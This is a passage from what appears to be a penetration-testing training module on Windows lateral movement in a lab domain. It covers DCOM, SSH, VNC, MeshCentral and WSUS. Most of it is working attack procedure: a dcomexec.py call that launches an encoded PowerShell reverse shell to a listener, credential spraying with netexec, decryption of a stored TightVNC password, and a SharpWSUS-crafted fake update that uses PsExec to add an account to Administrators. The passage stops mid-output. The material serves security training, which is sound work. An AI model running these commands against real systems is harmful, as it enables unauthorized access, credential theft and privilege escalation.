We will be using a PowerShell reverse shell payload from revshells.com.

```
proxychains4 -q python3 dcomexec.py -object MMC20 INLANEFREIGHT/Josias:
[email protected] "powershell -e
JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==" -silentcommand
```

Note: In case the TCP port 445 is not available, we can use the option `-no-output`. This will disable the output and it won't try to use port 445 for connections.

As we can see, we have successfully gained access to system:

```
nc -lnvp 8001
listening on [any] 8001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.245] 49869

PS C:\windows\system32> whoami
inlanefreight\josias
```

Note: Alternatively, `dcomexec.py` also supports `ShellWindows` & `ShellBrowserWindow` objects; we can substitute MMC20 and if those are enabled, it will allow us to perform code execution.

Conclusion

`DCOM` provides powerful capabilities for remote interaction and command execution in Windows environments, significantly aiding lateral movement. By utilizing `DCOM` objects like `ShellWindows` and `ShellBrowserWindow`, we can gain control over Windows Explorer instances and perform actions such as file manipulation and command execution. The `MMC20.Application` object further allows command execution via Microsoft Management Console (MMC), enhancing remote administrative capabilities. Knowing these methods and techniques can be very helpful to improve our penetration testing assignments.

Secure Shell (SSH)

`Secure Shell (SSH)` is an encrypted protocol used for remote systems management, often Unix-like. It is widely recognized due to the `OpenSSH` project and the ssh command, which is frequently employed by administrators for text-based management, similar to Telnet. The `OpenSSH` suite also includes `scp` (Secure Copy) to supplant an older unencrypted copy utility, and `sftp` to replace older unencrypted applications of `ftp`.

SSH Rights

For `SSH` lateral movement on Windows systems, several prerequisites and permissions are essential. The target system must have an `SSH` server, such as `OpenSSH`, installed and operational, while the initiating system needs an `SSH` client. Network connectivity should permit `SSH` traffic, typically on TCP port `22`. Valid user credentials for an account on the target system are required, and administrative privileges are often necessary for various tasks. File system access permissions are needed for operations like file transfers using `scp` or `sftp`, and certain group policies may require adjustment to facilitate SSH connections and appropriate user rights.

SSH Enumeration

To leverage `SSH` for lateral movement we must find if the protocol is running on any PC in the network and check our credentials. In this section, we will use tools such as `NMAP` and NetExec for enumerating and testing credentials. We can scan the target using `NMAP`:

```
nmap 10.129.229.244 -p 22 -sCV -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-16 01:09 UTC
Nmap scan report for srv01.inlanefreight.local (10.129.229.244)
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 6e:40:59:3c:f2:74:9e:1a:e6:ac:46:a0:72:b1:fd:0f (RSA)
|   256 30:ec:1b:be:37:99:5e:85:4a:ab:90:40:83:46:77:c6 (ECDSA)
|_  256 91:04:43:21:65:02:b2:72:17:f5:ba:65:99:8b:06:02 (ED25519)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```

To test credentials, we can use `netexec` with the protocol `ssh`, we must specify the target IP address or domain name `<ip/domain>`, the user `-u <user>` and the password `-p <password>`:

```
netexec ssh 10.129.229.244 -u ambioris -p Ward@do9049
SSH         10.129.229.244  22     10.129.229.244   [*] SSH-2.0-
OpenSSH_for_Windows_7.7
SSH         10.129.229.244  22     10.129.229.244   [+]
ambioris:Ward@do9049  Windows - Shell access!
```

As we can see, we have valid credentials to connect to `SSH`.

Note: By default, the SSH server allows all user accounts to interact with the SSH even if no specific privileges are configured. This makes this protocol very attractive for performing lateral movement.

Lateral Movement From Linux and Windows

`SSH` is not common on Windows environments, but sometimes administrators can install it for different purposes, if we find `SSH` on Windows, then we can use it for lateral movement. To authenticate with credentials we must use the following command `ssh <user>@<ip/domain>`, the user will be `ambioris` and the password `Ward@do9049`.

Let's first connect from our Linux machine:

```
ssh [email protected]
[email protected]'s password:
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

inlanefreight\ambioris@SRV01 C:\Users\ambioris>
```

Now, we can attempt to connect from Windows to the same machine:

```
inlanefreight\ambioris@SRV01 C:\Users\ambioris>ssh ambioris@srv01
The authenticity of host 'srv01 (fe80::647f:620f:3a1a:e978%6)' can't be
established.
ECDSA key fingerprint is
SHA256:s3s6agEzDR8FveYp7R8TY6FCpMgePw0Q2PvS0ek+aZw.
Are you sure you want to continue connecting (yes/no)? yes
```

Typing `yes` will add the server to the list of recognized SSH hosts on the Windows client. We will then be asked to enter the user password.

After a successful connection, the Windows command shell prompt will appear:

```
PS C:\Tools> ssh ambioris@SRV01
ambioris@SRV01's password:
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

inlanefreight\ambioris@SRV01 C:\Users\ambioris>
```

Private Key authentication

`SSH` also allows us to use public and private key combination for authentication purposes. If we have a `private key`, we can use it to authenticate without a password. Let's use a private key located a `C:\helen_id_rsa` in `SRV01` to authenticate as `helen`. We will use the option `-i <path private key>` to specify the private key, the option `-l <login@domain>` to specify username and domain name, the option `-p <port>` to specify the port number, by default it will use port 22, we don't need to specify it if the server is using the default, and finally we specify the target machine or IP:

```
PS C:\Tools> ssh -i C:\helen_id_rsa -l [email protected] -p 22 SRV01
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
Permissions for 'C:\\helen_id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "C:\\helen_id_rsa": bad permissions
```

We got an error because the private key privileges are too permissive. We can use `icacls` to list the privileges:

```
PS C:\Tools> icacls.exe C:\helen_id_rsa
C:\helen_id_rsa NT AUTHORITY\SYSTEM:(I)(F)
                BUILTIN\Administrators:(I)(F)
                BUILTIN\Users:(I)(RX)
```

As we can see, the `BUILTIN\Users:(I)(RX)` can read and execute this file, we need to remove that group. The easy way is to copy the file to a directory our user owns, in this case, we are using Ambioris's session so let's copy it to `C:\Users\Ambioris`.

```
PS C:\Tools> copy C:\helen_id_rsa C:\Users\Ambioris\
        1 file(s) copied.
```

Now, if we check the rights on the file, we will notice that `BUILTIN\Users:(I)(RX)` is removed, and we have explicitly `INLANEFREIGHT\Ambioris:(F)`. This is because of the inheritance on this directory:

```
PS C:\Tools> icacls helen_id_rsa
helen_id_rsa NT AUTHORITY\SYSTEM:(F)
             BUILTIN\Administrators:(F)
             INLANEFREIGHT\Ambioris:(F)

Successfully processed 1 files; Failed processing 0 files
```

Now, if we attempt to use the SSH key file to authenticate as Helen, it won't complain, and it will allow us to authenticate:

```
PS C:\Tools> ssh -i C:\helen_id_rsa -l [email protected] -p 22 SRV01
The authenticity of host 'srv01 (fe80::647f:620f:3a1a:e978%6)' can't be
established.
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
inlanefreight\helen@SRV01 C:\Users\helen>
```

Note: A downside of private and public key authentication is that it won't allow us to perform network based authentication, it will limit us to local interaction, but we can use local access to enumerate the host or network.

Other SSH Usage

Additionally, SSH allows us to copy files from and to the remote server using `scp` and we can also use SSH for `port forward` and `tunneling`. Please review Pivoting, Tunneling and Port Forwarding module for more details.

Conclusion

`SSH` is a vital encrypted protocol for remote system management, widely used for secure text-based administration and file transfers. Effective SSH lateral movement on Windows requires an SSH server, valid user credentials, and administrative permissions. SSH's flexibility and security make it indispensable for managing and securing diverse systems.

Remote Management Tools

Remote management tools like AnyDesk, TeamViewer, and VNC are widely used by organizations to provide remote support, access, and administration of systems. These tools are favored for their ease of use, cross-platform compatibility, and robust feature sets that facilitate remote control, file transfer, and system management. While they are invaluable for legitimate administrative tasks, they can also be leveraged for lateral movement during penetration testing or by malicious actors.

Introduction to AnyDesk and TeamViewer

AnyDesk and TeamViewer are widely-used remote desktop applications that enable users to access and control computers remotely. These tools are prevalent in corporate environments, where they are utilized for providing IT support, enabling remote work, and managing systems without requiring physical presence. Features such as screen sharing, file transfer, and remote printing make these applications versatile and convenient for legitimate remote administration.

Adversaries may exploit legitimate desktop support and remote access software like AnyDesk and TeamViewer to establish an interactive command and control channel to target systems within networks. These services, along with other remote monitoring and management (RMM) tools such as VNC, ScreenConnect, LogMeIn, and AmmyyAdmin, are often used post-compromise as alternative communication channels or to maintain persistent access. According to the MITRE ATT&CK framework (T1219), these tools can be used to establish remote desktop sessions with target systems, facilitate the transfer of tools

between systems, and as components of malware to establish reverse connections or back-connect to adversary-controlled systems. Notable examples include the use of AnyDesk by the Cobalt Group for remote access and persistence, and the abuse of TeamViewer by the Carbanak group for remote interactive command and control.

VNC (Virtual Network Computing)

VNC is a remote access tool that enables users to control a computer over a network connection. Utilizing the Remote Frame Buffer (RFB) protocol, VNC transmits keyboard and mouse events from one computer to another while relaying graphical screen updates back in the other direction. This facilitates real-time interaction with remote systems.

VNC is commonly deployed in enterprise environments to provide technical support and remote work solutions. It allows administrators and technical support staff to assist users without the need to physically visit their workstations, streamlining the resolution of emergencies or technical issues. VNC is lightweight, platform-independent, and supports a wide range of operating systems, making it suitable for various network configurations. For our example, we will focus on using TightVNC.

VNC for Lateral Movement

According to MITRE ATT&CK T1021.005, adversaries may use VNC for lateral movement within a network. VNC allows remote desktop sharing over the network, enabling attackers to control and interact with the compromised systems as if they were physically present. By exploiting VNC, attackers can move laterally across the network, execute commands, transfer files, and escalate privileges.

To leverage VNC for lateral movement, we can use VNC clients and servers to establish remote connections and control target systems. In this section we will explore how to abuse VNC from Windows and Linux.

Lateral Movement Using TightVNC from Windows

To perform lateral movement using TightVNC from a Windows machine, we need to identify the target system's VNC server details and use a VNC client to connect. By default VNC runs on port 5900. Let's use PowerShell Test-NetConnection cmdlet to identify if VNC is running on `SRV02`:

```
PS C:\Tools> Test-NetConnection -ComputerName SRV02 -Port 5900

ComputerName     : SRV02
RemoteAddress    : 172.20.0.52
RemotePort       : 5900
InterfaceAlias   : Ethernet1
SourceAddress    : 172.20.0.51
```

```
TcpTestSucceeded : True
```

To use VNC, we need credentials. Administrators often use shared passwords across multiple computers to facilitate VNC administration. If we gain administrative rights on a computer with VNC installed, we can retrieve the password from the registry keys if it is not encrypted and use it if configured on other machines.


We can use the repository [PasswordDecrypts](#) to search for the registry keys that common VNC software uses. In our case, we will search for TightVNC registry keys and find the key `Password`. Let's connect to `SRV02` where we have Administrators's rights using Helen credentials.

```
PS C:\Tools> reg query HKLM\SOFTWARE\TightVNC\Server /s

HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server
    ExtraPorts    REG_SZ
    QueryTimeout    REG_DWORD    0x1e
    QueryAcceptOnTimeout    REG_DWORD    0x0
    LocalInputPriorityTimeout    REG_DWORD    0x3
    LocalInputPriority    REG_DWORD    0x0
    BlockRemoteInput    REG_DWORD    0x0
    BlockLocalInput    REG_DWORD    0x0
    IpAccessControl    REG_SZ
    RfbPort    REG_DWORD    0x170c
    HttpPort    REG_DWORD    0x16a8
    Password    REG_BINARY    816ECB5CE758EAAA
```


The password key is `816ECB5CE758EAAA`. To obtain the plaintext credentials, we can use Metasploit Framework and the ruby shell, or native Linux tools such as `xxd`, `openssl` and `hexdump`:

```
echo -n 816ECB5CE758EAAA | xxd -r -p | openssl enc -des-cbc --nopad --
nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
00000000  56 4e 43 50 61 33 22 11                          |VNCFake1|
00000008
```

Now that we have extracted the credentials `VNCFake1`, we can attempt to use those credentials on a remote machine. Let's open `TightVNC viewer` and set the remote host to the target machine `SRV02`:



If we are lucky, we might find a privileged account logged into the server:



Note: Only the console session can be captured when using VNC.

Lateral Movement Using TightVNC from Linux

To perform lateral movement using TightVNC from a Linux machine, we will install `xtightvncviewer`, though any other compatible software can be used:

```
sudo apt-get install xtightvncviewer
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  tightvncpasswd
...SNIP...
```

To connect to the VNC server, we need to specify the IP address and the password. Note that to set the password from the command line, we use the option `-autopass` and pipe the password to the `vncviewer` application:

```
echo VNCFake1 | proxychains4 -q vncviewer 172.20.0.52 -autopass
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "srv02"
...SNIP...
```

In this example, the command connects to the VNC server running on `172.20.0.52`, using the password `VNCFake1`. The connection process includes enabling the TightVNC protocol extensions and performing standard VNC authentication. Once authenticated successfully, we can interact with the desktop environment of the remote machine as if we were physically present.

In case we are using a slow connection we can also add the following commands:

```
echo VNCFake1 | proxychains4 -q vncviewer 172.20.0.52 -autopass -quality 0
-nojpeg -compresslevel 1 -encodings "tight hextile" -bgr233
```

Finally, we can use `F8` to interact with the remote machine, which will give us a prompt with different options.

Conclusion

VNC is a powerful tool for remote desktop access, commonly used in enterprise environments to provide technical support and enable remote work. However, it can also be leveraged by adversaries for lateral movement within a network. By exploiting VNC, we can control and interact with compromised systems, execute commands, transfer files, and escalate privileges. Understanding how to use VNC effectively from both Windows and Linux

environments enhances our capabilities in managing and controlling remote systems during penetration testing.

In the next section, we will explore the use of software deployment and management tools for lateral movement.

Software Deployment and Remote Management Tools

Software deployment and remote management tools are essential for IT administrators to efficiently manage and monitor their networks. These tools streamline tasks such as software installation, patch management, configuration management, and remote control of devices. Commonly used tools include Microsoft Intune, System Center Configuration Manager (SCCM), PDQ Deploy, MeshCentral, ManageEngine Desktop Central, SolarWinds Orion, Kaseya VSA, Ivanti Endpoint Manager and others.

While these tools provide significant benefits for IT management, they can also be exploited for lateral movement. If we gain access to credentials for an account that manages these tools, we can leverage those privileges to install malicious software on remote machines and gain access to those systems.

Exploiting Remote Management Tools for Lateral Movement

If we are in an environment and we find credentials for a software such as MeshCentral, we can use it for lateral movement. MeshCentral is a powerful open-source remote management tool that allows administrators to manage and monitor devices remotely.

`MeshCentral` provides a centralized platform for managing multiple devices over the internet or a local network. It allows IT administrators to perform various tasks such as remote desktop control, file transfer, terminal access, and monitoring of devices.

The agent-based installation method used by MeshCentral involves creating a service on the remote computer that connects to the MeshCentral server via port 443 by default. As a result, even if a device has most ports blocked, it may still maintain an open connection for remote management or software deployment tools. We can exploit this configuration to move laterally within the network, abusing the open port and agent connection to gain access to and control additional devices.

MeshCentral Enumeration


To identify if MeshCentral is installed, we can enumerate and search for open port `443`.

```
nmap -p443 10.129.229.243 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 18:26 AST
```

```
Nmap scan report for 10.129.229.243
Host is up (0.13s latency).

PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https
| http-robots.txt: 1 disallowed entry
|_/
|_ssl-date: TLS randomness does not represent time
|_http-title: MeshCentral - Login
| fingerprint-strings:
...SNIP...
```


Note: In a hardened environment, administrators often restrict management ports to specific servers or workstations. As an attacker, we can identify if particular software is installed on a system by examining the list of installed software or scanning for open ports locally.

Let's assume we have already gained access to MeshCentral credentials. The username is `admin` and the password is `RemoteManagement01`.



There are hundreds of software that may work similarly to MeshCentral. Our task will be to read the software documentation and understand which functionalities we can abuse to perform remote code execution on the target server for lateral movement. Once we connect to MeshCentral, we can go to `My Devices` and select the device we want to interact with, in this case `SRV02`:

Once we are within the device, we can select the `Terminal` tab and click `Connect` to establish a remote session with the target server:



From here, we can perform any desired action on the target server.

Conclusion

Using MeshCentral or any other similar software, we can easily gain access to remote computers and perform lateral movement. When we are in an environment, we need to keep our eyes open and use our creativity to find interesting ways to perform lateral movement. In the next section, we will cover how to perform lateral movement using WSUS.

Windows Server Update Services (WSUS)

Windows Server Update Services (WSUS) is a Microsoft service that allows administrators to distribute updates and patches for Microsoft products throughout an environment in a scalable way. This solution enables internal servers to receive updates without direct internet access. `WSUS` is widely used in Windows corporate networks.

WSUS Rights

Access to the WSUS service requires administrative privileges on the server where the `WSUS service` is installed, meaning we need a user who is a member of either the `Administrator Group` or the `WSUS Administrator Group`. To effectively use `WSUS service` for lateral movement, the WSUS Server must be configured on the target server to accept updates.

WSUS Enumeration

Before we leverage this service for lateral movement. We must identify if the WSUS Server, to get this information we can query the registry `HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate` key. Let's connect to `SRV01` using Helen's credentials and execute the following query to identify if `WSUS` is configure on that server:

```
PS C:\Tools> reg query
HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
    WUServer    REG_SZ    http://wsus.inlanefreight.local:8530
```

The same can be achieved using SharpWSUS, which is a `CSharp` tool for lateral movement through `WSUS` (we will see more details later in this section). We can run `SharpWSUS.exe locate` to identify the WSUS server:

```
PS C:\Tools> .\SharpWSUS.exe locate
 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Locate WSUS Server
WSUS Server: http://wsus.inlanefreight.local:8530

[*] Locate complete
```

To conduct a deeper enumeration, we need to access the WSUS server. Let's connect via RDP to `WSUS` using Filiplain's credentials, username `filiplain` and password `Password1`. Once we get access to the WSUS server, we can execute `SharpWSUS.exe inspect`, and it will reveal information such as the computers managed by the WSUS server, the last update, check-in time for each computer, any Downstream Servers, and the `WSUS` groups.

```
c:\Tools> .\SharpWSUS.exe inspect
 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Inspect WSUS Server

################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
WSUS, 8530, C:\WSUS\WsusContent

######################## Computer Enumeration ########################
ComputerName, IPAddress, OSVersion, LastCheckInTime
---------------------------------------------------
sccm.inlanefreight.local, 172.20.0.25, 10.0.17763.2510, 6/26/2024 12:14:15
PM
dc01.inlanefreight.local, 172.20.0.10, 10.0.17763.2510,
srv01.inlanefreight.local, 172.20.0.51, 10.0.17763.2510,

######################## Downstream Server Enumeration
########################
ComputerName, OSVersion, LastCheckInTime
----------------------------------------------------

######################## Group Enumeration ########################
GroupName
----------------------------------------------------
All Computers
Downstream Servers
Unassigned Computers

[*] Inspect complete
```

Note: Make sure to execute `PowerShell.exe` as Administrator.

Lateral Movement From Windows

Once we have access to an account with rights on the `WSUS server`, either a member of the `Administrators` or `WSUS Administrators`, our task is to create a patch that will give us command execution on the target machine. Let's use the capabilities of `SharpWSUS`, while explaining each step and technique used.

Create a malicious patch

WSUS is restricted to executing only Microsoft-signed binaries. To craft genuine-looking but malicious patch, we will utilize PSExec from Sysinternals, a signed Microsoft binary that allows us to execute commands. We have the binary located at `C:\Tools\sysinternals\PSExec64.exe`.

To create a new windows update or malicious patch, we will use `SharpWSUS.exe create` as Administrator. We must specify the binary path to execute `/payload:<Path to binary>`, define the arguments for the payload with the option `/args` and optionally set the update title `/title:<Update Title>`.

To get command execution with `PSExec`, we will add our account `Filiplain` to the Administrators group. To do that, we will use the following PSExec arguments. First we set `-accepteula` to avoid pop-ups, `-s` to run as system, `-d` to return immediately and the command to execute `net localgroup Administrators filiplain /add`:


```
c:\Tools> .\SharpWSUS.exe create
/payload:"C:\Tools\sysinternals\PSExec64.exe" /args:"-accepteula -s -d
cmd.exe /c net localgroup Administrators filiplain /add"
/title:"NewAccountUpdate"


 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PSExec.exe
[*] Payload Path: C:\Tools\sysinternals\PSExec.exe
[*] Arguments: -accepteula -s -d cmd.exe /c 'net localgroup Administrators
filiplain /add'
[*] Arguments (HTML Encoded): -accepteula -s -d cmd.exe /c &amp;#39;net
localgroup Administrators filiplain /add&amp;#39;

################ WSUS Server Enumeration via SQL #################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
```

```
WSUS, 8530, C:\WSUS\WsusContent

ImportUpdate
Update Revision ID: 101472
PrepareXMLtoClient
InjectURL2Download
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 101473
PrepareXMLBundletoClient
DeploymentRevision

